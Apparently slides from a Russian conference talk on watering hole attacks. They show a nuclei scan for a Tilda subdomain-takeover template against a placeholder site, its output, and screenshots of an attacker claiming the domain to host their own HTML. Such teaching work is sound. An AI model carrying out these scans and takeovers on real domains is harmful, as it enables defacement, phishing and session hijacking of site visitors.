


# Одна атака у водопоя, чтоб править всеми

Кумуржи Георгий Максимович

Независимый исследователь

# Атака у водопоя (a.k.a watering hole attack)

NO  
FF  
ONE  
2024



# Последствия внедрения Javascript-кода



Defacing



Phishing




Session hijacking

# Реальные примеры поиска и эксплуатации XSS



# Пример 1: Deface



Такое сообщение свидетельствует о наличии уязвимости к захвату домена

# Поиск уязвимых к захвату (под)доменов

```
(kali@kali)-[~]  
$ nuclei -u https://vulnerable-site.ru/ -id tilda-takeover
```




projectdiscovery.io

```
[INF] Current nuclei version: v3.2.9 (latest)  
[INF] Current nuclei-templates version: v9.9.0 (latest)  
[WRN] Scan results upload to cloud is disabled.  
[INF] New templates added in latest release: 164  
[INF] Templates loaded for current scan: 1  
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates  
[INF] Targets loaded for current scan: 1  
[tilda-takeover] [http] [high] https://vulnerable-site.ru/
```

# Захватываем (под)домен

NO  
FF  
ONE  
2024



The screenshot shows the 'Настройки сайта' (Website Settings) page for a project on tilda.ru. The breadcrumb trail is 'Мои сайты → vulnerable-s... → Настройки сайта'. The left sidebar contains a menu with items: 'Главное', 'Шрифты и цвета', 'Главная страница', 'Домен' (highlighted in orange), 'Аналитика', 'SEO', 'Экспорт', 'Формы', 'Платежные системы', and 'Шапка и подвал'. The main content area is titled 'ПОДКЛЮЧИТЬ СВОЙ ДОМЕН' and shows the domain 'vulnerable-site.ru' entered in a field. Below the field, it says 'Смотрите [подробную инструкцию в справочном центре](#)'. A button 'Проверить подключение домена' is present. The 'Результаты проверки:' (Check results) section shows two green checkmarks: 'Домен подключен корректно, DNS записи настроены верно. IP адрес: 176.57.65.23' and 'Сайт защищен от DDoS-атак'. The site is noted to open at 'vulnerable-site.ru'. At the top right, there are buttons 'Закрыть' and 'Сохранить изменения'. A red question mark icon is in the bottom right corner.

Мои сайты → vulnerable-s... → Настройки сайта

Закрыть Сохранить изменения

Главное

Шрифты и цвета

Главная страница

Домен

Аналитика

SEO

Экспорт

Формы

Платежные системы

Шапка и подвал

ПОДКЛЮЧИТЬ СВОЙ ДОМЕН

vulnerable-site.ru

Смотрите [подробную инструкцию в справочном центре](#)

Проверить подключение домена

Результаты проверки:


- ✓ Домен подключен корректно, DNS записи настроены верно. IP адрес: 176.57.65.23
- ✓ Сайт защищен от DDoS-атак

Сайт открывается по адресу [vulnerable-site.ru](#)

Внешний нарушитель подключил обнаруженный домен к своему сайту на <https://tilda.cc/>

# (Под)домен захвачен


NO  
FF  
ONE  
2024



Вскоре внешний нарушитель разместит здесь свой HTML-код

